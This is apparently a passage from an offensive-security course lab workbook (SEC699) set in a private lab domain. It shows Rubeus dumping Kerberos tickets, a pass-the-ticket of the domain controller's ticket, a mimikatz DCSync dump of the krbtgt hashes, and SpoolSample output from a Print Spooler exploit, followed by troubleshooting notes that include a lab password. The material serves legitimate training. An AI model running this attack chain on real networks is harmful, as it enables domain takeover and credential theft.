zID93Xc8Iiadls3MZePqG65V10/4tXlY7Gop7NumA6WU4a3hJSdDPvBg/nDWoGv7YbakQM9yprO1JJRCrZ2X

2F6/b5Oi/UHq7sPKyjmLqvA+UXZtoYuzs+dIcUxSADpGT+8CbnoncWaOeYoS2VifKhKzFRW/2QnU1w0neiuP

F/N84PP9oeSnYz9pcFjvX6ZhLl3DCrigBubeM5P0E0PB+6yz6qgAAMXzgpLNgSoKpmqscaDiEbEWpVIsjsTb

9h0p7IwbEnYigfU6AWvelfAf1UYWwro+pfkgjYaJWpjNEJxN5OJmfq0bdSNo5ayGEsaJO+8r8b8RDupqFu3j

WC3KbRJlZWQA35o8h6sVfQfpLtRTy0OubNC99Bdftn9Nk/8ihuvkM9NscQEUpRs6/YlKs1U7KAwy6grN4CJ+

g2aPNCofdxKnok6nZ8M1qREb6titlyYPjzWstWYkOdSpTE3gNsskz5j5Kk6bFb0e9jAbn72K2eqy3MTKcTP9
```

```
q09Y7k2y2T95Wj0lvEsXaXtpFDwce/Ey9wFWkB8pTdQmun5Bk3IgWdWINi0LktYhSEDQi0Osix8/cLID3CTe

U6moKEhY+QER1OD+O71PcR2nhP6rgbt7NLLVqqrAkKG95UDNKCa3mvIxkcw/K2KToMXUYAhxbl5HY9CCcNcd

MqFXfjn2amEcp31lYD0TXTpiikGkaVpqD7gvnpxntvK8OIMYmT3dIUv9OtfPT1YUd9OVGtm+dc8EHNNv2qrw

Xrmsmo5gduLxQgnINyWQi2vNNQhvprI3I7Kooe+gtNuMBU0d2hqSS7K72MVOOQFxKVcbsX9DF37Uh5QnxwT8

U/oLDmd/ZL2/gY5iMNHkNEXqr/b8C9IMfnah9LS39Zia3WoMePbfsThybddmOsrZiUc2obZf9o6ube1RpCtv

GOxFLoXg3SFR5lQM/sLIp0Dm2Xt/44w7tERy1GgRlHNrGM+EY1aLfcFzgPB+t+EG+EIkBt2jgdUwgdKgAwIB

waCBvjCBuzCBuKAbMBmgAwIBF6ESBBB2PmtDqDTpVvug+j/l9w8IoQ8bDVNFQzY5OS0yMC5MQUKiETAPoAMC

owcDBQBgoQAApREYDzIwMjEwMjEyMTUyNzI0WqYRGA8yMDIxMDIxMzAxMTEyN1qnERgPMjAyMTAyMTkxNTEx

      OS0yMC5MQUKpIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDVNFQzY5OS0yMC5MQUI=

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/SEC699-20.LAB
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : MsUPI51nrTxWnZMITHTNVYxplnlNAhjRopFA9PQSKHE=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, initial, renewable,
forwardable
    StartTime                : 2/12/2021 3:11:27 PM
    EndTime                  : 2/13/2021 1:11:27 AM
    RenewUntil               : 2/19/2021 3:11:27 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1276
    Base64EncodedTicket      :

doIE+DCCBPSgAwIBBaEDAgEWooID/jCCA/phggP2MIID8qADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggO0MIIDsKADAgESoQMCAQKiggOiBIIDnjIVJ0dtikgehPAUDhlY7hc6Bmy0

rKDErgF5eLWCgEO6YhK5f405+qhbRd4hxoc2q2eNeuJB0RNag+ey3HI+MlSk+flVy1Yu1qnIg2mp9XZq7Fhu
```

```
lBuUCW/7LgTkq3dcvXGg448W1RfZGDbxubXbaCU7pcjtH16AwpLtjzmYGDoeOajKCVCwDV1geBZW0OfBqNW2

OtUCMzSswJok3nnUqHdDE0+95+Q76WHh39ddUSGm/MnJy+zTMXLWKJWOuHRKQ6Dh1mZMrcYs2oUBP099M7Fc

YeuiKzJGn67gVaZ696esrXSIi11UnLeSHgWiENSMkpQ3QHs/jxMqBGoeuPjypUaeZVMuhDOoEDPnV2Tm0cWB

xr/wsZCCJaMwiQZxVpoXg0Dod9/MhAtQJg3MP+XxxtVSOZZpiBAuWvaGZ8EfqEix8yq0z+c1/WL9RPNkEf1J

dm8VGdAf43UId7m3rnrqRDaG5TPzsYPj5KPPLrtLKDQn/GOb6VhRLDx7ekJDpmd7Q37bA1vJYv8QnuV+gTpr

yNZtI4HGfn+4uhtRLZjo3KigUlM3hOL5SO+AUPZiwwZHSeKD6rTr7w608qklgOO4QkUAF3Ti7JyK5b1v68Xq

7ptlJ/I5APS5j9GZH/4MBy0UjdpmuQjTiVLfLy+RAh1lzQ6CjLC2EHqxFsWEIoHBr2Y7jTWbl6in0uwp4a9s

CIqQjEnkOJeSvzDoeBXdC2cQeADnhT+v69z6zgoJa54lOrnlDhvEagfbphihQRJ9dRrvyP92exLvZhpqDIqY

dAtdceoPIYJ2SqKMbQ8E4QSeRpEmF95cXhMzhj5GEHWL1haBdWWkztCzVP2wY6A0cdjwMmlRPIoPwmjK5d8r

6rJ1zRS38Qc0xQWb8DzmYaUhjUTqAJKpeeHnoL+SvB7KkjdbfTgEPWGeCt5gizv2i7Mnl4bHUBB4i3BcFMk3

HVsgSdwjJg2+xL19OxpESYwf2c5sslPyMwuz6ukYV7YIBFXQn81hC16GWYWMxcnYtZ3ggsUorqqHwqxGOoF4

oAMCAQCigdoEgdd9gdQwgdGggc4wgcswgcigKzApoAMCARKhIgQgMsUPI51nrTxWnZMITHTNVYxplnlNAhjR

U0VDNjk5LTIwLkxBQqIRMA+gAwIBAaEIMAYbBFNRTCSjBwMFAEDhAAClERgPMjAyMTAyMTIxNTExMjdaphEY

MTI3WqcRGA8yMDIxMDIxOTE1MTEyN1qoDxsNU0VDNjk5LTIwLkxBQqkiMCCgAwIBAqEZMBcbBmtyYnRndBsN

      Qg==

    ServiceName              : cifs/dc.sec699-20.lab/sec699-20.lab
    TargetName               : cifs/dc.sec699-20.lab/sec699-20.lab
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : X9hDhmuv0tgDi8kckljXxLdGtBGfIL3SVMLR4I/9vzA=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
```

```
renewable, forwardable
    StartTime               : 2/12/2021 3:11:31 PM
    EndTime                 : 2/13/2021 1:11:27 AM
    RenewUntil              : 2/19/2021 3:11:27 PM
    TimeSkew                : 0
    EncodedTicketSize       : 1414
    Base64EncodedTicket     :

doIFgjCCBX6gAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMjAwoAMC

GxBkYy5zZWM2OTktMjAubGFiGw1zZWM2OTktMjAubGFio4IEHjCCBBqgAwIBEqEDAgEDooIEDASCBAgk/PRK

o9QO/KHkfH6t2KewQLmcAb3G6Y00/xVjk8oT5XOsPCE1zAVeGmrYCwDpMmzht3zRceY85VLu6+3KDzFtK6p1

vkLrvNqRU/Aa4TjTB2rYoo3XCYSd4SFHhPk5q9SlaPgTJQd4abbU1unPAnhadPRwckQwOrA88SqlFhzdrqg6

Bvp87iMmaSs3wnNrm19UJ3nN96PwXQwjsNERR9z/JdxKf14UjraO+gd5F2vVbmJXrOvgbeGnglc/iJuVxTy8

JlYTLb+lZFoGaAy7mUyfvUoA9LndJMdMbN97Zc6xL/n2XV1HzhN0C7RFWYfsmQnY0xJ+0e5+A6gEDeCsarJi

rOGZ9xdVGSW+sSvUa9Csyzo5HdHjq4+6JugIjoAfL9CNnr/Ow4kJ7sOz6vv6UcqStTpEmZ+6JSalAy60mD28

Wpt2EKZTWyTManluHQzlkClNQLKkjqF4elXEGnX/y7HV2l7VnI7I5muDESud/enUQqFW4kN75N64V+DDCEjK

YJENRrGGmPl8A1tao9Km+XnQ6YSnHVJzoDYWstIi36APdiQyD2Ni4e0uEAaEWM7ds8NZrMEDYWnv2D8V3Hn9

NeaoWdrrTydIkdpgnXsJd18wHOt5V5HMHWTyfBdIn331FzvdzuBVyElwMGb83prXqHWxkm2C1tshDsvhLFRD

doNgCSsQ/ps1sVoJhFcSqDMynLBaGVENbCMtGNR7uhaTkEBz2OfCaJylcQaCv/GgiGYT4eXtsI3HQOJP8DJ4

Ie7ofEnLx6ve7n+8lOsMKQX1wIGv7RJIwrbNASgXLfBku6ZZ4qx8j4oscLHpmeKD8C+SjVAWy3gIv9pL2N4Z

6qd6g4a2ljRRH7dqb8E7ENaaKvFyez1tCAloWomLjiGvZaEZh6B0yXODVk7hpfVUSuqJakWGR0+FvZJTANd5

fc8ogKWjJexF67WGeeSPmgyVGpIOkLZj+v94P5sG6s4lIJEuCuuncE+q4pD7Y7XvVcE2UoM3GC7QEZa/kiu3

FFlMuopY7qvF+BK3FFXTAEvUvMfK+e6EhUSe5ALSRLujrRdZLOCLxruX9j03kjHGc5ZKCPS0c1KrssgEFoTf
```

```
zTbBvTtt78+k1DJ4swnzKHf93u6ZPI2GeYAXUbvkHOxte/B+phcP1WejgfUwgfKgAwIBAKKB6gSB532B5DCB

MCmgAwIBEqEiBCBf2EOGa6/S2AOLyRySWNfEt0a0EZ8gvdJUwtHgj/2/MKEPGw1TRUM2OTktMjAuTEFCohEw

U1FMJKMHAwUAQKUAAKURGA8yMDIxMDIxMjE1MTEzMVqmERgPMjAyMTAyMTMwMTExMjdapxEYDzIwMjEwMjE5

RUM2OTktMjAuTEFCqTIwMKADAgECoSkwJxsEY2lmcxsQZGMuc2VjNjk5LTIwLmxhYhsNc2VjNjk5LTIwLmxh

    ServiceName              : SQL$
    TargetName               : SQL$
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : mDBRjEMHBetJx7+3x9HLKlC/+doQLRxYO4xFygDW0M0=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:30 PM
    EndTime                  : 2/13/2021 1:11:27 AM
    RenewUntil               : 2/19/2021 3:11:27 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1348
    Base64EncodedTicket      :

doIFQDCCBTygAwIBBaEDAgEWooIEVzCCBFNhggRPMIIES6ADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiETAPoAMC

o4IEHjCCBBqgAwIBEqEDAgEBooIEDASCBAj0jnEMsEWA6id25Z/sFD3UJanZEqqaJAPs0K7bE7ZOAGz5m7sr

3GFH+kuEV9u6wkBnTuiOJOhlgLWcM7i/q240Mm6IgRJG9XEiHGjR7mXJuNw6g/ZMHOsQ12lFSKahjKIhZHBN

/IMBCqV29lX/dpp8QjjJIn20L52Uk+bK89hPQ0Ub9kUbsSrTEDjatF+BN+B11XoZodyMq03LOdDnTaMUjNY9

fxBtaBQZmZ0XbaFejy7cPxKwUW821BFfjjmvDFaNabW1QbEOAMJRroZVxH3wEWyi7vFCkL6RVZrBOof+jC4/

+cQauaiBA/2g4usFuTbCY7Cu+coikJHLXE623FAgDiy4m2dixLQdm/s6xa01o9JgyirS/aMyvu/KZi53SmQV

ot7tprc7rbiZmcr+1nhKdO6bsU4wjt5mnk31YTsOqMCUkb34ZdjQsBm4k4ALqccWsYLQeKXYwM8r2YW4fp0N

ffC7ZdgdyHeSn5cAuPkAkDdAI4ZWsRaHw0MG3Sc/+zXSGfpMOJ7u/Mc9EJjDxXvF/9gVrYYgtYsJXtYLGcuw
```

```
BmDGEPTGdBvl7WdoZH/LFZ4zzcjSxP4hS1US+DT630vMrZ04yvmBF7AwovtvBwLUzq4YuEnD8oyFiTVFVEbb

7mq3QpDrN6I6n6ttTLJp7PZ+kOUKhS83CMBuKY7z7V6b2LKHLndNuzSq8Y3EzajwBqRkXaEsUtq/i1TnuxaW

kcBja2gvPgTg9wiqFULtAB0tXv49wsy/gnPmvPfm1/49bkwBF7Vz7ME5cWtE9FfU7d8bEDkUEd9yKEk+poNe

xxTr/83zFG6rdKj0bxxKTBQEFzYF/8srsGmdYdE0jNUZm+LSgKuGbfKq4jU2PGZASnFaVIko3Sc2AQ6jIqJF

mSzimoHoqRoGOJs/TX+D5vu0vTkpNl+hsl/ut77q5Uh/Z3KveI8TtxwH98oocqBHuH30eEEvqOagQ5J7aSeq

slgkCh/GXwZiqAcdOriR1XIevRSBAYnVgfbHFZFdClHyX0aIm+I30EMKHedv2JmorROuEDSV4hlenJ50Cdqq

vjNWkvtri85aQixja7FyX3JOOi2lINtPK1AiyPZxHxFljcrehzj95jVs2ai/fspwMPKzFhS2oGs7O4JPefxk

wemv9AqppUqjgdQwgdGgAwIBAKKByQSBxn2BwzCBwKCBvTCBujCBt6ArMCmgAwIBEqEiBCCYMFGMQwcF60nH

HFg7jEXKANbQzaEPGw1TRUM2OTktMjAuTEFCohEwD6ADAgEBoQgwBhsEU1FMJKMHAwUAQKUAAKURGA8yMDIx

ERgPMjAyMTAyMTMwMTExMjdapxEYDzIwMjEwMjE5MTUxMTI3WqgPGw1TRUM2OTktMjAuTEFCqREwD6ADAgEB

    ServiceName              : LDAP/dc.sec699-20.lab
    TargetName               : LDAP/dc.sec699-20.lab
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : 7CUDlvWtLwu2hN1RrtzVsCoEfmIaJnha0gyUoK5o17Q=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:27 PM
    EndTime                  : 2/13/2021 1:11:27 AM
    RenewUntil               : 2/19/2021 3:11:27 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1384
    Base64EncodedTicket      :

doIFZDCCBWCgAwIBBaEDAgEWooIEaTCCBGVhggRhMIIEXaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIzAhoAMC

GxBkYy5zZWM2OTktMjAubGFio4IEHjCCBBqgAwIBEqEDAgEDooIEDASCBAg2a/ipC9421PdLSCbgjI6+Pl2f
```

```
2TiPflRNCzHJ4IzvHPV5xE53ND1RM/Smo/RT1uB+dKitvl534Inz9/FXTlcxqMMIGHHHIhV12EbJqRtle82u

EgNxWQ4drkvRFEE1S4mxN39jzfZ6WUCUUwsUdcOQD0PjkLYsxbR7l7U6SS3IKpjpujjguEwHJh0/wpL8y8nk

8gteq9wiR+v9OTh6OgsPscGXxOU70I6XGHVLFvHTu8LyEBW4k79fNDCjouMq0Zz3OzmHjof9i73AFyxZ/Vqm

FYQW9g965yQ5FIR+L8FtEAjHOUicathPVHh/KMHUuTrT7NnYZaIxMMkEszlVL5FU9goWoUPeLCBQxsTtjJ9G

GsMrBlkvE3eFvdX9ysjOvJKnK/Sfl37SH5kYjq7ha4e/3dKT4ToluH33kBljSPyGJgJ+nGTD6lZ4ITLYH6vl

Jf/IAjaj/KCkIlw/+S6Ze6ECPtGB5m83c1q8M5dcja0No/C2LEZTpoLi4lZd2jhAHUwOoC4/yJfANr4VZ7Wv

UvAm0T4jqjO+YG3QoejtWon3PlXVAYgVOSUYE7UISW12lWtxkt/yM4W/AWEBKD6gp4Msd+4spDUm+m0LEAdb

q8gFM1f2PL2TZNlKbzY2zdwm8nGVzBr0RRlalpf/80Y4Mc4ey6r3zIP861iqAHWIHgqJcMi5PEGLwVB2dGtz

DWFwd2V2RTUfNDnaBLbgchfzv3jixo9fg/kO7m6+Q0+94OekuloFoW/ki9niLAHX5JJDT8rgHMMdz2wvFpxY

kf4YiZIrCUo2wkhAhIZG1N3ptaw8eb3OBi7GDCbSZcbQbYscQWw2+A3al+ER3h7mLRms9xbY4ToHlvhUDaLj

/cGjniywvAWmCQ7hDwDS0ijG4/BP9q4n0pJfh3QbLR4fLwxqQOjEhAC/PVwj5jdqUE8GVfHAT6PdHOjtVpTu

c3gwiQgfve8f6AtOxkCaoIfD8XPazeOhC1pnBelsNoznDetA6Jg0uu8rv5Se0cCtQ3YLjYpoOE0BwG5+1IsR

Nf1LMWM3jzQWAOFtTi+KCvBwLMfSJ/tfppS6nbP2FIabmdVCEwdnIrbs62gQUixnFnWVTv3vZuRlR7zmWYQi

NrzzcN5kHMA8wmNTEN7RT0HnuIq8ytN77yKjgeYwgeOgAwIBAKKB2wSB2H2B1TCB0qCBzzCBzDCByaArMCmg

9a0vC7aE3VGu3NWwKgR+YhomeFrSDJSgrmjXtKEPGw1TRUM2OTktMjAuTEFCohEwD6ADAgEBoQgwBhsEU1FM

GA8yMDIxMDIxMjE1MTEyN1qmERgPMjAyMTAyMTMwMTExMjdapxEYDzIwMjEwMjE5MTUxMTI3WqgPGw1TRUM2

      IaADAgECoRowGBsETERBUBsQZGMuc2VjNjk5LTIwLmxhYg==

    ServiceName              : ldap/dc.sec699-20.lab/sec699-20.lab
    TargetName               : ldap/dc.sec699-20.lab/sec699-20.lab
    ClientName               : SQL$
```

```
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : w72OUazoVFB/rJ7dDf3+yESs27rZyTXdR5ayqtZiZb4=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:27 PM
    EndTime                  : 2/13/2021 1:11:27 AM
    RenewUntil               : 2/19/2021 3:11:27 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1414
    Base64EncodedTicket      :

doIFgjCCBX6gAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMjAwoAMC

GxBkYy5zZWM2OTktMjAubGFiGw1zZWM2OTktMjAubGFio4IEHjCCBBqgAwIBEqEDAgEDooIEDASCBAixOBRI

qrO9+7dhEE9COBUDWS8WuyhPnuCchLBarXkIaFnRZwfTAimoUOi2/0R7K0c99YAUJl4agWt8vkd5H437zXMu

YfslsXDjuPSC6Afw0W74I8RskoL7jjRI9+hHEANXmA1CpM82VVXK4BAAGX8Hil/dTknMBCmn7KXs0yfMoliI

jKg9G/m+2jEEfwR8t9CN6sEwJKnfk0013/6P5FetvW5mie5c0enjM1kbK6yNiKLOoWP/RgAeu9iKZlWJ8s2G

ijQzJpJqAtWZXzQiZu4rRetQTgsoegQ63aCjpYIDCxYxYK7bdUMlvQpHIQB8Xy/AYHDF9iG3fFN7+9TV5bQ3

lZWJH+DKgScgf8gRXessA4lB8XjcCWMoZJzgSTIdWECIoOVIfbiregUJcEnBgSDv3oFgk6i7OuCJ7VXIk50c

T0kZjg0uU2r4HQqAcRu+W6p1NxbXBNlaGQHlGNgUBxRPS+5MeVb/JVawoKLtmCCA7gUi6Ft4elcGA9WSg1vt

aA2+kv28qoArc5zB/4VMnDHqcbSkSbyKCEa2ltTNfxHhrhsW6lWuqeDZZA9k3FcnN6Gkgmj4MDi4fS7NSjb/

4eNA2LBznYatIDpHDBWThZ0ERhNYK4xSIXqStBonqIjLbDj5ikSW1wkE3qZmYuDVHe7HJbrzaj7zS9Ed1G29

mLpXalkRMK7uLiT18riB3aeIsg7v3cc8E2UE0IEJyZ52nCqVhkNmBlAfoF3rxK5+4prtf7z5xB9FgMRpTInH

RE5xcDUW+Jhg5TS0DIeQp/o5XtWsYaqtkqMcHYlXuMxNGkGXyS6qRJuSDQCQbuxGHH9gx8YmKTXaWeCGlS5z

DkZkqYjzwdxY+FwR04lqvMQMRqUfU387tbXWFisVKZETkAMmQq3saCEazDw6ejwQpg9ChJePK3cI/gYYmOzs
```

```
CJumYXYuWjy83EKr7VIuCmDsn1nhn0IrUWpTFwp2KCMFhaWexoH1JJtbMK3YbN3w6u1xpo2K4bJ803PO0aZ5

F1vqU1sOobwKSjX/pleJ6PVRf6qRRAUas0mPrvQW1fCf8A3E+IC2Cqh40ZGm0AkBT/Mp1fnfl1XHde8NFEz3

sbkg2BrB9JiTY0hYdi1jxK82rx/1a85cagss19nQclmOq60p93JarbijgfUwgfKgAwIBAKKB6gSB532B5DCB

MCmgAwIBEqEiBCDDvY5RrOhUUH+snt0N/f7IRKzbutnJNd1HlrKq1mJlvqEPGw1TRUM2OTktMjAuTEFCohEw

U1FMJKMHAwUAQKUAAKURGA8yMDIxMDIxMjE1MTEyN1qmERgPMjAyMTAyMTMwMTExMjdapxEYDzIwMjEwMjE5

RUM2OTktMjAuTEFCqTIwMKADAgECoSkwJxsEbGRhcBsQZGMuc2VjNjk5LTIwLmxhYhsNc2VjNjk5LTIwLmxh



[*] Enumerated 24 total tickets
[*] Extracted  24 total tickets


tickets collected:

student_dadm:doIFSDCCBUSgAwIBBaEDAgEWooIERjCCBEJhggQ+MIIEOqADAgEFoQ8bDVNFQzY5OS0yMC5

sql_svc:doIFmDCCBZSgAwIBBaEDAgEWooIEizCCBIdhggSDMIIEf6ADAgEFoQ8bDVNFQzY5OS0yMC5MQUKi

SQL$:doIFgjCCBX6gAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMjA

DC$:doIFBjCCBQKgAwIBBaEDAgEWooIEDTCCBAlhggQFMIIEAaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAg


ticket found for DC$! passing the ticket now...


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2


[*] Action: Import Ticket
[+] Ticket successfully imported!


dumping sec699-20\krbtgt using mimikatz
Hostname: win10.sec699-20.lab / S-1-5-21-3148146594-1027658064-3118493602
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:sec699-20\krbtgt /domain:sec699-
20.lab
[DC] 'sec699-20.lab' will be the domain
[DC] 'dc.sec699-20.lab' will be the DC server
[DC] 'sec699-20\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/21/2021 5:39:19 PM
Object Security ID   : S-1-5-21-3148146594-1027658064-3118493602-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 94b852938ba327134dd41b91ce25a29b
    ntlm- 0: 94b852938ba327134dd41b91ce25a29b
    lm  - 0: 7e717e5947a6e5359c17edbef3335f30

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 553fd8ccdfdd36fa42ae68fcc0661e26

* Primary:Kerberos-Newer-Keys *
    Default Salt : SEC699-20.LABkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
a50d108c80b9f15cbadb076e9088baeb8ff398d0a473189dfddc3216acdb85ca
      aes128_hmac       (4096) : 5ba420b5f3819d087a8ab02740533756
      des_cbc_md5       (4096) : 52d3d9a7e38980a4

* Primary:Kerberos *
    Default Salt : SEC699-20.LABkrbtgt
    Credentials
      des_cbc_md5       : 52d3d9a7e38980a4

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  74aa2ab3b06bd149d33b607244b3f74d
```

```
02  3863bf81fa3fd5570afcd62af8c928dc
03  578ac3d49000de6c3abebf8abedf1d13
04  74aa2ab3b06bd149d33b607244b3f74d
05  3863bf81fa3fd5570afcd62af8c928dc
06  84fd655d6371c88a9b7039b2cb7b49bf
07  74aa2ab3b06bd149d33b607244b3f74d
08  216d55c7baf990889d81478849418793
09  216d55c7baf990889d81478849418793
10  09d74d3150203a0c2e60626e9b799bf4
11  9d897528aac4ad3952322344edc57a6b
12  216d55c7baf990889d81478849418793
13  63c2df31ad84ec9e3fcb25a9e8d77dd5
14  9d897528aac4ad3952322344edc57a6b
15  de64c4d694145a59bf849dfec76df911
16  de64c4d694145a59bf849dfec76df911
17  f4b7b89d01ed0a55bfd30973c66e1eb3
18  a3738263def7db98df99f944dda4a7f4
19  e60ed7d322785242a71d0e126fa267b6
20  88bf6a3808a49f3bcafb2add81d409d7
21  0df682b64e55bb81f3190eb07c5abea3
22  0df682b64e55bb81f3190eb07c5abea3
23  80976c31204c28930b6c5457cae9f0e8
24  1da838e9f01aa7b8a74768364ec68dbe
25  1da838e9f01aa7b8a74768364ec68dbe
26  419cd1345d9934140ab25a1dee8e6f60
27  ede35f57c7d725f0e701aa045e307c01
28  8edc932fee95b064c2eb1b55a0894f6f
29  52511434ac4f096f4df12283ad9d2c0f


Process finished with exit code 0
```

Known Bugs and Fixes for the SEC699 Labs

In this section, we will address any issues you might experience during the SEC699 lab assignments. Should you encounter any other issues that are not being addressed here, please let your instructor know as soon as possible.

Known Issue 1 - `manage.sh`

```
Error: Error launching source instance: PendingVerification: Your request for
accessing resources in this region is being validated, and you will not be able to
launch additional resources in this region until the validation is complete. We
will notify you by email once your request has been validated. While normally
resolved within minutes, please allow up to 4 hours for this process to complete.
If the issue still persists, please let us know by writing to aws-
verification@amazon.com for further assistance.
    status code: 400, request id: ba537318-1df8-4158-93ec-7cf29a01fcc8
```

This issue is expected when spinning up resources in a region you've never used before, as AWS needs to validate this. This is an automated process, though, that usually only takes a few minutes. Please wait about 10 minutes and retry your command.

Known Issue 2 - `manage.sh`

```
Error: Error launching source instance: VcpuLimitExceeded: You have requested more
vCPU capacity than your current vCPU limit of 8 allows for the instance bucket
that the specified instance type belongs to. Please visit
http://aws.amazon.com/contact-us/ec2-request to request an adjustment to this
limit.
    status code: 400, request id: 59df385a-d54d-4547-8363-e407e1439688
```

```
Error: Error launching source instance: Unsupported: Your requested instance type
(t3.nano) is not supported in your requested Availability Zone (us-east-1e).
Please retry your request by not specifying an Availability Zone or choosing us-
east-1a, us-east-1b, us-east-1c, us-east-1d, us-east-1f.
    status code: 400, request id: 8a389c26-928a-40ba-ba53-38af1532f654
```

While we like to believe the cloud provides unlimited resources, it's unfortunately not the case. This error occassionally appears (mostly in the `us-east-1` region), when no more nano instances are available. In order to solve this, please select another region.

Known Issue 4 - `manage.sh`

"RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - The RPC server is unavailable"

```
PS C:\Users\student\Downloads> .\SpoolSample.exe DC SQL
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\DC, CaptureServer: \\SQL
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - The RPC server is unavailable.
```

This issue is related to the fact that the SpoolSample tool exploits a vulnerability in the Print Spooler Service. By nature, exploitation could lead to instability of the target.

In order to solve this, we can force a restart of the DC in our lab environment using the following PowerShell command:

"Restart-Computer -ComputerName DC -Force -Credential student_dadm"

This command will request credentials for the student_adm account. As a reminder, the password of this account is "Sec699!!".

After about 1 minute, please try running the SpoolSample command again, which should now provide the expected output.


If you receive an RPC error again after the reboot, please wait a little bit longer (e.g. 1 minute) and try again (we need to ensure the print spooler is fully back up and running). Don't attempt

a second reboot. If it doesn't work after the first reboot, please reach out to the Instructor / SME for support.

